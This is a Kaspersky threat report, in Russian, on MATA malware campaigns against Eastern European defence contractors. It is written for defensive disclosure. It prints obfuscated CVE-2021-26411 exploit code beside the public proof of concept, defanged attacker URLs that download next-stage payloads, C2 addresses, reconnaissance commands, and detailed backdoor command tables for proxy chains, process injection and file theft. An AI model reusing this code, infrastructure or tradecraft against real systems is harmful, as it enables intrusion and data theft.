kaspersky

Атаки обновленного вредоносного ПО MATA на промышленные компании в Восточной Европе

Kaspersky GReAT
Kaspersky ICS CERT

31.10.2023 Version 1.0

Общая информация

В начале сентября 2022 года эксперты «Лаборатории Касперского» обратили внимание на несколько случаев обнаружения вредоносного ПО MATA, которое мы ранее связывали с группой Lazarus. Жертвами атаки оказались подрядчики в сфере оборонной промышленности стран Восточной Европы.

Серия атак продолжалась до мая 2023 года, за это время нам удалось частично раскрыть цепочку заражения, а также обнаружить множество новых модулей вредоносного ПО, включая имплант для проникновения в изолированные сети с использованием USB-носителей, а также Linux-бэкдор MATA.

Для распространения новой версии MATA злоумышленники использовали целевой фишинг, а на этапе заражения применяли специальный компонент вредоносного ПО — валидатор, который позволял им определять, интересна ли атакованная система для развития атаки.

Для продвижения в атакованных сетях злоумышленники также задействовали сразу два защитных решения, панели управления которыми им удалось захватить. В обнаруженных образцах MATA третьего и четвертого поколения изменились механизмы шифрования, конфигурации, а также коммуникационные протоколы; один из них был полностью переписан с нуля. Новые поколения MATA предлагают новые средства для обхода сетевых ограничений, что позволяет злоумышленникам выстраивать сложные цепочки прокси в сетях атакованных организаций, а также формировать стек различных коммуникационных протоколов для обмена сообщениями с командным сервером.

В ходе исследования мы также обнаружили новый вариант MATA, который определили как MATA 5-го поколения. Это сложное вредоносное ПО, написанное полностью с нуля. Оно отличается комплексной архитектурой с поддержкой как загружаемых, так и встроенных модулей-плагинов.

MATA-5 может работать и как системная служба, и как загружаемая библиотека внутри произвольного процесса. Зловред задействует внутренние каналы межпроцессного взаимодействия (IPC) и поддерживает широкий спектр команд, позволяющих организовывать цепочки прокси по различным протоколам как внутри сети предприятия так и за ее пределами.

Для получения более подробной информации обращайтесь по адресу: ics-cert@kaspersky.com или intelreports@kaspersky.com

Обнаружение атаки

В сентябре 2022 года в ходе мониторинга телеметрии защитных решений с использованием технологии Kaspersky Security Network эксперты «Лаборатории Касперского» обнаружили несколько десятков ранее неизвестных образцов вредоносного ПО, относящихся к семейству MATA.

Мы детально описывали платформу MATA в 2020 году, а также фиксировали факты использования данного вредоносного ПО в APT-атаках на протяжении последних лет.

Образцы, которые привлекли наше внимание, содержали строки, указывающие на потенциальных жертв этой атаки, среди которых были подрядчики в сфере оборонной промышленности стран Восточной Европы. Мы незамедлительно связались с организациями, ИТ-системы которых могли быть скомпрометированы, чтобы передать всю необходимую для обнаружения следов атаки информацию, включая индикаторы компрометации.

Через некоторое время с нами связался сотрудник одной из таких организаций, который рассказал, что они зафиксировали подключения к контроллеру домена с использованием учётной записи одного из администраторов. Сам же администратор утверждал, что данных подключений не совершал, что делало ситуацию очень подозрительной.

Так мы начали исследование инцидента внутри сети одной из атакованных организаций, которое в дальнейшем стало лишь частью большой истории.

Технические детали. Часть 1

В ходе сбора и анализа данных телеметрии мы пришли к выводу, что эта серия атак началась в середине августа 2022 года. В большинстве случаев первоначальным вектором атаки являлись целевые фишинговые письма. Злоумышленники продолжали рассылку вредоносных документов по электронной почте вплоть до конца сентября. Мы также выявили несколько случаев заражения, когда исполняемый файл вредоносного ПО был загружен из интернета с использованием веб-браузера.

Проанализировав последовательность событий и функциональность каждого модуля, мы попытались реконструировать цепочку заражения. Хотя в целом нам это удалось, некоторые ее звенья так и остались неизвестными.

В ходе заражения злоумышленники применяли цепочку из нескольких модулей вредоносного ПО: загрузчика, основного модуля, а также модуля

для кражи конфиденциальных данных. Данная схема не является новой и уже применялась в предыдущих атаках с использованием фреймворка MATA, однако в этот раз злоумышленники подготовили эксплойт для доставки вредоносного ПО, а также обновили функциональные возможности каждого из модулей. Кроме того, они внедрили процесс дополнительной проверки скомпрометированных систем, позволяющий определять, интересна ли система для развития атаки.

Злоумышленники также использовали руткит с целью эскалации привилегий и обхода защитных решений. Дополнительное усложнение кода зловреда позволило им действовать незаметно и эффективнее достигать намеченных целей.




Рис. 1. Цепочка заражения

Начальный вектор заражения 1: вредоносные документы

Наше исследование показало, что в некоторых случаях злоумышленники рассылали жертвам целевые фишинговые письма с вредоносными документами внутри, выдавая себя за реальных сотрудников атакуемых организаций. Следовательно, перед атакой злоумышленники провели тщательную разведку и раздобыли значимую конфиденциальную информацию.

Содержимое документов-приманок не имело отношения к деятельности атакованных организаций, текст документов злоумышленники брали со сторонних сайтов в интернете. Эта тактика уже использовалась Lazarus ранее в ее атаках на предприятия оборонной промышленности в 2020 году.

Каждый документ содержал ссылку на внешний веб-сервер с эксплойтом.

```
<Relationship Id="rId264" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target=
"&#104;&#116;&#116;&#112;&#115;&#58;&#47;&#47;&#116;&#97;&#114;&#122;&#111;&#111;&#115;&#101;&#46;&#99;&#111;&#109
;&#47;&#99;&#104;&#97;&#103;&#101;&#110;&#116;&#63;&#95;&#115;&#105;&#100;&#61;&#50;&#97;&#56;&#53;&#52;&#99;&#51;
&#100;&#102;&#57;&#48;&#57;&#56;&#48;&#49;&#57;&#100;&#97;&#97;&#56;&#56;&#54;&#97;&#101;&#54;&#102;&#51;&#101;&#9
9;&#97;&#97;&#48;&#38;&#95;&#116;&#115;&#61;&#48;&#56;&#53;&#97;&#101;&#101;&#98;&#57;&#101;&#56;&#101;&#48;&#54;&
#57;&#56;&#100;&#97;&#50;&#102;&#57;&#98;&#97;&#57;&#97;&#102;&#48;&#97;&#57;&#100;&#55;&#99;&#57;!" TargetMode=
"External"/></Relationships>
```

```
<Relationship Id="rId11" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target=
"&#104;&#116;&#116;&#112;&#115;&#58;&#47;&#47;&#116;&#97;&#114;&#122;&#111;&#111;&#115;&#101;&#46;&#99;&#111;&#109
;&#47;&#99;&#104;&#97;&#103;&#101;&#110;&#116;&#63;&#95;&#115;&#105;&#100;&#61;&#50;&#97;&#56;&#53;&#52;&#99;&#51;
&#100;&#102;&#57;&#48;&#57;&#56;&#48;&#49;&#57;&#100;&#97;&#97;&#56;&#56;&#54;&#97;&#101;&#54;&#102;&#51;&#101;&#9
9;&#97;&#97;&#48;&#38;&#95;&#116;&#115;&#61;&#54;&#48;&#48;&#53;&#52;&#97;&#49;&#50;&#52;&#97;&#100;&#57;&#99;&#49
;&#49;&#100;&#50;&#102;&#48;&#97;&#102;&#97;&#56;&#102;&#54;&#48;&#97;&#51;&#98;&#50;&#54;&#102;!" TargetMode=
"External"/></Relationships>
```

Рис. 2. Внешние ссылки

Полученная HTML-страница содержит код, эксплуатирующий уязвимость CVE-2021-26411, который ранее использовался Lazarus в кампании против специалистов в области информационной безопасности. Код эксплойта схож с кодом, ранее опубликованным корейской компанией Enki, специализирующейся на кибербезопасности. На этот раз применялся немного измененный код с простой обфускацией, который вместо исполнения шелл-кода в памяти получает полезную нагрузку следующего этапа (загрузчик).

Анализ кода эксплойта

Опубликованный код первого рабочего эксплойта (PoC)	Код эксплойта в исследуемой атаке
`var map = new Map()`	`var map = new Map();`
`var jscript9 = getBase(read(addrOf(map), 32))`	`var _j9_c0349d = getBase(read(_aO_bc03c(map), 32));`
`var rpcrt4 = getDllBase(jscript9, 'rpcrt4.dll')`	`var rpcrt4 = _gDB_f03ca(_j9_c0349d, 'rpcrt4.dll');`
`var msvcrt = getDllBase(jscript9, 'msvcrt.dll')`	`var _mss = _gDB_f03ca(_j9_c0349d, 'msvcrt.dll');`
`var ntdll = getDllBase(msvcrt, 'ntdll.dll')`	`var ntdll = _gDB_f03ca(_mss, 'ntdll.dll');`
`var kernelbase = getDllBase(msvcrt, 'kernelbase.dll')`	`var _kb = _gDB_f03ca(_mss, 'kernelbase.dll');`
`var VirtualProtect = getProcAddr(kernelbase, 'VirtualProtect')`	`var _kk32 = _gDB_f03ca(_j9_c0349d, 'kernel32.dll');`
`var LoadLibraryExA = getProcAddr(kernelbase, 'LoadLibraryExA')`	`var _vp_aa40fd = _gpA_03fc(_kb, 'VirtualProtect');`
`var xyz = document.createAttribute('xyz')`	`var _llda = _gpA_03fc(_kk32, 'LoadLibraryA');`
`var paoi = addrOf(xyz)`	`var xyz = document.createAttribute('xyz');`
`var patt = read(addrOf(xyz) + 0x18, 32)`	`var paoi = _aO_bc03c(xyz);`

```
var osf_vft = aos()
var msg = initRpc()
var rpcFree = rpcFree()
killCfg(rpcrt4)
```

```
var patt = read(_aO_bc03c(xyz) + 0x18, 32);
var osf_vft = aos();
var msg = initRpc();
var rpcFree = rpcFree();
killCfg(rpcrt4);
```

Мы обнаружили несколько имен файлов и URL-адресов, использованных для получения полезной нагрузки следующего этапа:

Пример №1

```
var _dN_03fc = 'TCD702.dll'
var _uL_0c42 =
'hxxps://tarzoose[.]com/chagent_sh?_sid=2a854c3df9098019daa886ae6f3ecaa0
&_ts=60054a124ad9c11d2f0afa8f60a3b26f&_agent=32'
```

Пример №2

```
var _dN_f04kcat =  'TCD702.dll'
var _uL_dl049dsa =
'hxxps://tarzoose[.]com/chagent_sh?_sid=2a854c3df9098019daa886ae6f3ecaa0
&_ts=085aeeb9e8e0698da2f9ba9af0a9d7c9&_agent=64'
```

Пример №3

```
var _dN_03fc = 'TCD702.dll'
var _uL_0c42 =
'hxxps://beeztrend[.]com/addcart?_prdid=59f9e991161246da90e548e1b3c15838
5b9b797f2bc54f2873c813960638f2ff&_agent=32'
```

Пример №4

```
var _dN_03fc = 'KAP008.dll'
var _uL_0c42 =
'hxxps://cakeduer[.]com/addcart?_prdid=59f9e991161246da90e548e1b3c158388
be410ddb858336ff0ac4ea2538b08bb&_agent=32'
```

Начальный вектор заражения 2: ссылка для загрузки исполняемого файла

Одна из жертв была скомпрометирована посредством загрузчика в формате исполняемого файла Windows. Следует отметить, что этот зловред был загружен из браузера на базе Chromium после перехода жертвы по вредоносной ссылке. Мы подозреваем, что злоумышленники отправили ее потенциальной жертве по электронной почте или в мессенджере.

Модуль-загрузчик обладает тривиальной функциональностью — он получает полезную нагрузку с удаленного сервера и выполняет ее после XOR-дешифрования с однобайтовым ключом `0x30`.

- URL-адрес загрузки: `hxxps://zawajonly[.]com/assets/profile.png`
- Путь сохранения: `%temp%\systemupdate.dat`

После запуска загруженного модуля зловред выводит поддельное сообщение об успешном обновлении системы — «System Update Finished». Судя по имени файла и тексте в окне сообщения, злоумышленники хотели убедить жертву в том, что данная программа представляет собой легитимное обновление для системы.




Рис. 3. Поддельное сообщение об обновлении системы

MATA «LLoader» (LLibrary)

Некоторые жертвы оказались заражены вредоносным загрузчиком через вышеупомянутый эксплойт к уязвимости CVE-2021-26411 в Internet Explorer.

Наиболее важные строки зловреда зашифрованы операцией XOR с ключом `0x01`. Загрузчик содержит экспортируемую функцию `load`, которая отвечает исключительно за получение полезной нагрузки следующего этапа со URL-адреса, указанного в коде вредоносной программы, и сохранение ее в файл с именем `TCD701.dat`. Злоумышленник присвоил данному модулю имя `Loader(LLibrary).dll`.

- URL-адрес загрузки: `hxxps://tarzoose[.]com/fontsupdate?_sid=2a854c3df9098019daa886ae6f3ecaa0&-36i-&_ts=60054a124ad9c11d2f0afa8f60a3b26f&-36i-&_agent=32`
- Путь сохранения: `%temp%\TCD701.dat`

Мы обнаружили несколько таких загрузчиков. Злоумышленники поддерживают 32- и 64-разрядные версии полезных нагрузок следующего этапа и обеспечивают доставку соответствующей версии в зависимости от архитектуры атакованной системы.

- URL 32-разрядной версии (MD5 `91995c6813e20aad1a860d3e712787a6`): `hxxps://merudlement[.]com/fontsupdate?_sid=f4ac3aabb25e724cc5af9280d07dfd25&_ts=afbeffc40cb8cec0639e6be9eba26c1e&_agent=32`

- URL 64-разрядной версии (MD5 `a966668feca72d8dddf3c737d4908a29`):
  `hxxps://merudlement[.]com/fontsupdate?_sid=f4ac3aabb25e724cc5af9280d07dfd25&_ts=afbeffc40cb8cec0639e6be9eba26c1e&_agent=64`

Валидатор MATA

Нам удалось заполучить полезную нагрузку, извлекаемую таким загрузчиком. Этот модуль написан на C++ с использованием STL и статически прилинкованной библиотекой libcurl. При запуске зловред расшифровывает встроенные строки, которые включают адреса серверов управления, а также команды сбора информации для профилирования зараженной системы.

- `hxxps://icimp.swarkul[.]com/wp-crond.php`
- `hxxps://mbafleet[.]com/wp-crond.php`
- `hxxps://prajeshpatel[.]com/wp-crond.php`

В этом модуле используется девять команд whoami с различными параметрами, которые выполняются при запуске. По этим параметрам мы можем сделать предположение, что оператор вредоносного ПО пытается получить информацию о домене организации (Active Directory) и привилегиях текущего пользователя.

Команда	Описание
`whoami`	Отображает имя пользователя и группы.
`whoami /upn`	Отображает имя пользователя в формате principal name (UPN). UPN — это имя пользователя в формате электронного адреса в окружении Active Directory.
`whoami /fqdn`	Отображает имя пользователя в формате полностью определенного имени домена (FQDN). Например: CN=John,OU=Standard Users,OU=Resources,DC=COMPANY,DC=COM.
`whoami /logonid`	Отображает идентификатор входа в систему текущего пользователя, например S-1-5-5-0-104531.
`whoami /user`	Отображает текущий домен и имя пользователя, а также идентификатор безопасности (SID).
`whoami /groups`	Отображает группы, к которым принадлежит текущий пользователь.

`whoami /claims`	Отображает утверждения для текущего пользователя, включая имя утверждения, флаги, тип и значения.
`whoami /priv`	Отображает привилегии безопасности текущего пользователя.
`whoami /all`	Отображает всю информацию о текущих правах доступа, включая имя пользователя, идентификаторы безопасности (SID), привилегии и группы, которые назначены текущему пользователю.

Результаты выполнения этих команд кешируются и возвращаются серверу с результатами команды 102 (см. ниже). Авторы программы оставили «пасхальное яйцо»: если в команде 102 будет запрошено исполнение команды `whoami` с параметрами отличающимися от указанных в таблице, ответом будет строка «KASPERSKY».

Вредоносная программа периодически подключается к серверу управления при помощи libcurl и после инициализации ключей шифрования получает команды.

Команда	Описание
13	Останавливает свое выполнение.
24	Задает интервал подключения к серверу управления.
44	Возвращает командному серверу следующую информацию: • случайно сгенерированные идентификаторы жертвы и сеанса; • прописанную в коде строку «1.4.4» — вероятно, версию вредоносной программы; • имя компьютера; • имя пользователя; • версию операционной системы («Windows») с указанием её типа, например, серверная версия; • результаты выполнения команды «ver» командной строки Windows.
69	Загружает файл с командного сервера.
77	Возвращает случайно сгенерированный идентификатор сеанса.
96	Отправляет файл на сервер управления вредоносным ПО.

102	Проверяет кэшированные результаты выполнения команд whoami из таблицы выше или выполняет заданную команду с помощью «cmd.exe /C». Отправляет результаты выполнения на командный сервер.
222	Запускает процесс с заданной командной строкой.

Также некоторые встроенные, но неиспользуемые строки наводят на предположение, что существуют версии данного зловреда для перечисленных ниже операционных систем и платформ:

- MacOS
- iPhone
- Linux
- BSD
- «Other Apple OS»
- «Other Unix OS»

MataDoor (MATA 4-го поколения)

Согласно данным нашей телеметрии, валидатор загружал с сервера управления модуль который мы назвали MataDoor.

В недавней публикации Positive Technologies проанализировано третье поколение MATA которое авторы статьи называют MataDoor. Вероятно, данная коллизия случилась потому, что продукты «Лаборатории Касперского» с осени 2022 года детектируют образцы семейства MATA как третьего, так и четвёртого поколений под именем MataDoor. Однако, говоря MataDoor в этом отчете, мы имеем в виду MATA именно четвёртого поколения.

Все обнаруженные нами варианты MataDoor являлись исполняемыми файлами Windows и были замаскированы под легитимные программы, такие как агент защитного решения, VPN-клиент, программы компании Adobe и т. п. Также почти все они были упакованы с помощью протектора Themida. Проанализировав MataDoor, мы пришли к выводу, что он является переписанной версией известной ранее MATA. Эта программа обладает широким набором возможностей по контролю зараженной системы аналогично более ранним поколениям MATA.

После запуска вредоносная программа регистрирует и стартует себя как системную службу с именем «wuausrv». MataDoor содержит предустановленные параметры конфигурации, которые хранятся зашифрованными с применением операции XOR с однобайтовым

ключом `0x26`. В качестве постоянного хранилища настроек вредоносная программа использует файл `%TEMP%\ocrcrypto.bak`, зашифрованного при помощи XOR с ключом `0x55`. Конфигурационные данные содержат несколько адресов командных серверов, заранее заданный или случайно сгенерированный идентификатор жертвы, а также интервал и метод подключения к командному серверу: активный, пассивный с поддержкой нескольких входящих подключений или пассивный с поддержкой только одного входящего подключения.




Рис. 4. Расшифрованные конфигурационные данные

MataDoor использует библиотеку `OpenSSL 1.1.1k` с открытым исходным кодом для обеспечения шифрования сетевого взаимодействия и поддерживает четыре типа протоколов: SSL, DTLS, TCP и UDP. Код вредоносной программы также подразумевает возможность указания в конфигурационных файлах протоколов HTTP и HTTPS, но их поддержка не реализована.

В зависимости от конфигурации, MataDoor может работать в пассивном режиме как сервер, ожидающий входящих запросов через открытый порт, либо в активном режиме, устанавливая подключение к заданному серверу управления. Используя возможности бэкдора, злоумышленники смогли развернуть прокси-серверы внутри сети атакованной организации, чтобы направлять трафик из изолированных сегментов сети к узлу, имеющему доступ в интернет.

В режиме TCP-клиента MataDoor может использовать для подключения к командному серверу четыре типа внешних прокси: SOCKS4, SOCKS5 и HTTP с базовой или NTLM-аутентификацией. Пятый вариант представляет собой прокси с именем «ssh», который может быть указан в конфигурационных данных, но при этом код для его поддержки не реализован.

Плагины MataDoor

В MataDoor встроено семь плагинов. В зависимости от ответа командного сервера зловред вызывает соответствующие плагины для выполнения команд. Обращение к ним осуществляется через парный идентификатор плагина и команды: ИД-плагина/ИД-команды.

Встроенные и загружаемые плагины экспортируют следующие функции:

- `module_entry` — поиск обработчика команды по её ИД.
- `module_isbusy` — проверка, разрешена ли выгрузка плагина в данный момент
- `module_monitorevent` — вызов этой функции инициируется командой 16 плагина №0 (см. ниже) — для плагинов с ненулевым `module_monitorevent`.

MataDoor отвечает серверу управления сообщениями, имеющими схожую структуру с командой, где ИД плагина имеет значение 127; команды перечислены ниже:

Сообщение	Описание
`0`	Команда выполнена успешно.
`1`	Ошибка выполнения команды.
`2`	Команда получена. Это сообщение отправляется на командный сервер непосредственно перед выполнением обработчика команды.
`3`	Команда получена, но плагин с запрошенным ИД не был найден.
`4`	Команда получена, но команда с заданным ИД не была найдена.
`0x200`	Первое сообщение (приветствие), отправляемое на командный сервер в режиме активного подключения.
`0x202`	Это сообщение отправляется на командный сервер, когда установлено подключение к целевой системе с использованием одиночного прокси-сервера или цепочки прокси-серверов; после этого зловред переключается в режим прокси для перенаправления трафика от командного сервера к целевому узлу.

Ниже приведены команды плагина №0 («Оркестратор»):

Команда	Описание
`0`	Возвращает идентификатор жертвы, параметры конфигурации, события мониторинга (см. ниже) и различную информацию о системе, в частности: • версия Windows; • архитектура процессора; • имя компьютера; • имя пользователя; • путь к профилю пользователя; • IP и MAC адреса сетевых адаптеров.
`1`	Возвращает имя конфигурационного файла (`%TEMP%\ocrcrypto.bak`).
`2`	Возвращает параметры конфигурации.
`3`	Задает новые параметры конфигурации.
`4`	Сохраняет параметры конфигурации в файл `%TEMP%\ocrcrypto.bak`.
`5`	Удаляет файл конфигурации `%TEMP%\ocrcrypto.bak`.
`6`	Возвращает список сконфигурированных командных серверов.
`7`	Задает новый список командных серверов.
`8`	Возвращает список загруженных на текущий момент плагинов.
`9`	Загружает с командного сервера и запускает новый плагин. Плагин должен быть библиотекой DLL с обязательными экспортируемыми функциями «`module_entry`» и «`module_isbusy`». Плагин также может включать необязательную экспортируемую функцию «`module_monitorevent`».
`10`	Выгружает плагин.

11	Добавляет систему в цепочку прокси. Аргумент этой команды представляет собой список URL-адресов других зараженных систем, работающих в пассивном режиме, а также индекс следующего узла в списке, который должен быть подключен к цепочке. MataDoor подключается к следующему узлу и отправляет ему ту же самую команду с увеличенным на единицу индексом следующего узла. Затем он перенаправляет сетевой трафик между следующим и предыдущими узлами в цепочке. Когда индекс выходит за границы списка, это означает, что данный узел является целевым, и инициатору направляется сообщение об успешном подключении цепи. Максимальная длина цепочки — 12 узлов.
12	Пинг. Эта команда всего лишь возвращает пустой ответ, подтверждающий успешное её выполнение.
13	Возвращает текущий каталог.
14	Задает текущий каталог.
15	Загружает библиотеку.
16	Вызывает функцию «module_monitorevent» для всех загруженных и встроенных плагинов.
17	Сон. Переводит зловред в неактивное состояние на длительный период, вплоть до 30 дней. Время, когда зловред должен будет возобновить работу, сохраняется в файле `%TEMP%\ocrcrypto.bak.slp`.
18	Завершает процесс вредоносной программы.
19	Принудительно перезагружает систему с указанием причины «Operating System: Upgrade (Planned)» (Запланированное обновление ОС).
20	Создаёт копию процесса вредоносной программы.
21	Добавляет систему в цепочку прокси. Эта команда схожа с командой 11 и создает цепочку жертв, перенаправляя трафик между звеньями. Различие заключается в том, что последнее звено цепочки подключается к произвольной TCP или UDP службе в локальной сети атакованной организации.

Ниже приведены команды плагина №1 («Процессы»):

Команда	Описание
0	Запускает процесс с перенаправленными потоками stdout и stderr. Отправляет результаты на командный сервер.
1	Запускает процесс.
2	Запускает процесс от имени пользователя.
3	Возвращает следующую информацию обо всех запущенных в данный момент процессах: • ИД (PID) текущего и родительского процессов; • аргументы командной строки; • время выполнения процесса; • владелец процесса.
4	Завершает процесс.
5	Возвращает ИД (PID) текущего и родительского процессов.
6	Проверяет, активен ли процесс с указанным ИД (PID).
7	Запускает процесс.
8	Запускает процесс от имени пользователя.

Ниже приведены команды плагина №2 («Файлы»):

Команда	Описание
0	Загружает указанную часть файла с командного сервера.
1	Отправляет указанную часть файла на командный сервер.
2	Упаковывает файлы в ZIP-архив и отправляет их на командный сервер.
3	Гарантировано стирает файл.
4	Не выполняет никаких действий.
5	Копирует временные метки создания, последнего доступа и последней записи для заданного файла в другой файл.
6	Возвращает список файлов в заданной папке или список типов логических дисков.

7	Записывает в файл список файлов в заданной папке.
8	Упаковывает файлы в ZIP-архив.
9	Возвращает список файлов в заданной папке или список типов логических дисков.
10	Копирование файла.
11	Копирует файл в отдельном потоке (для больших файлов).
12	Удаление файла.
13	Объединяет два файла в третий.
14	Разбивает файл на части.
15	Переименовывает файл.
16	Перемещает файл в отдельном потоке (для больших файлов).
17	Добавляет в конец файла строку.
18	Отправляет файл на командный сервер.
19	Отправляет конец файла (последние 32 КБ) на командный сервер.
20	Возвращает суммарный объем всех файлов в каталоге.
21	Вычисляет объем каталога в выделенном потоке и сохраняет результат в файл.
22	Копирует каталог.
23	Копирует каталог в отдельном потоке.

Ниже приведены команды плагина №3 («Исследование сети»):

Команда	Описание
0	Netstat. Возвращает список открытых TCP/UDP портов, установленных подключений вместе с ИД процесса установившего соединение.
1	ifconfig. Возвращает конфигурацию сетевых интерфейсов.
2	Проверяет возможность TCP-подключения к указанному IP-адресу и порту.

3	Проверяет возможность TCP-подключения к заданной по IP подсети и порту (для всех систем в подсети); сохраняет результаты в файл.
4	Проверяет возможность TCP-подключения к указанному IP адресу и диапазону портов; сохраняет результаты в файл.
5	Проверяет доступность заданного узла по ICMP (ping).
6	Проверяет доступность всех узлов в заданной подсети по ICMP (ping); сохраняет результаты в файл.
7	Проверяет возможность TCP-подключения к заданному узлу и порту, после чего получает приветственное сообщение от сервера, к которому осуществлялась попытка подключения.
8	Проверяет возможность TCP-подключения и затем получает приветственное сообщение от серверов, к которым осуществлялась попытка подключения, для всех узлов в заданной подсети; сохраняет результаты в файл.
9	Проверяет возможность TCP-подключения к заданному узлу и диапазону портов, после чего получает приветственное сообщение от сервера, к которому осуществлялась попытка подключения; сохраняет результаты в файл.
10	Подключается к удаленному общему ресурсу Windows (диск или принтер) с заданными учетными данными.
11	Отключает общий ресурс.
12	Проверяет, доступен ли локальный WMI-запрос.
13	Задает новое значение для произвольных данных WMI через локальный WMI-запрос.
14	Отправляет удаленный WMI-запрос с заданными учетными данными для получения произвольных данных WMI.
15	Отправляет удаленный WMI-запрос с заданными учетными данными для задания нового значения произвольных данных WMI.
16	Запрашивает у DNS-сервера, указанного на атакованной системе, запись A или PTR.

Ниже приведены команды плагина №4 («Прокси»):

Команда	Описание
`0`	Active-active прокси. Вредоносное ПО подключается к двум удаленным хостам (опционально используя внешний прокси-сервер) по TCP и затем перенаправляет трафик между ними.
`1`	Active-active C2 прокси. Вредоносное ПО подключается к произвольному хосту по TCP и к другому командному серверу по TCP/UDP/SSL/DTLS (опционально используя сторонний прокси-сервер) и затем перенаправляет трафик между ними.
`2`	Passive-active прокси. Вредоносное ПО ожидает входящее TCP-подключение на одной стороне и подключается по TCP к произвольному хосту на другой стороне, после чего перенаправляет трафик между ними.
`3`	HTTP прокси-сервер. Клиенту возвращается следующая строка агента: «`Proxy-agent: amazon-http`»
`4`	SOCKS4 прокси-сервер.
`5`	Упрощенный SOCKS5 прокси-сервер.
`6`	Сервер удалённого терминала; (по умолчанию используется `cmd.exe`).
`7`	Инициирует цепочку прокси. Вредоносная программа подключается к другому командному серверу на одной стороне и к другой зараженной системе — на другой стороне (опционально используя в обоих случаях сторонний прокси-сервер), после чего отправляет команду 21 плагина №0 другой зараженной системе для инициации цепочки прокси, затем перенаправляет сетевой трафик между ними.
`8`	Подключается к другому командному серверу и далее выступает в роли прокси-сервера SOCKS4, получая входящие подключения от другого командного сервера.

9	Подключается к другому командному серверу и далее выступает в роли упрощенного прокси-сервера SOCKS5, получая входящие подключения от другого командного сервера.
10	Подключается к другому командному серверу и далее выступает в роли прокси-сервера HTTP, получая входящие подключения от другого командного сервера.
11	Подключается к другому командному серверу и далее выступает в роли сервера удалённого терминала, описанной в команде 6 этого плагина.

Ниже приведены команды плагина №5 («Внедрение»):

Команда	Описание
0	Внедряет вызов функции LoadLibrary в процесс с заданным ИД.
1	Внедряет вызов функции LoadLibrary в процесс с заданным именем.
2	Внедряет в процесс с заданным ИД рефлективный загрузчик, который загружает DLL из файла.
3	Внедряет в процесс с заданным именем рефлективный загрузчик, который загружает DLL из файла.
4	Внедряет в процесс с заданным ИД рефлективный загрузчик, который выгружает DLL, ранее загруженную с использованием команды 2 или 3.
5	Внедряет в процесс с заданным именем рефлективный загрузчик, который выгружает DLL, ранее загруженную с использованием команды 2 или 3.
6	Внедряет в процесс с заданным ИД рефлективный загрузчик, который загружает DLL из файла, зашифрованного XOR, а затем вызывает заданную экспортируемую функцию этой DLL.
7	Внедряет в процесс с заданным именем рефлективный загрузчик, который загружает DLL из файла, зашифрованного XOR, а затем вызывает заданную экспортируемую функцию этой DLL.

8	То же, что и команда 6. Вероятно, ошибка, и изначально предполагалась выгрузка соответствующей DLL.
9	То же, что и команда 7. Вероятно, ошибка, и изначально предполагалась выгрузка соответствующей DLL.

Плагин №6 — единственный встроенный плагин, в котором реализована функция «`module_monitorevent`». Эта функция обладает следующими возможностями:

- Проверяет, выросло ли количество активных сеансов пользователя.
- Проверяет, был ли подключен/отключен съемный накопитель.
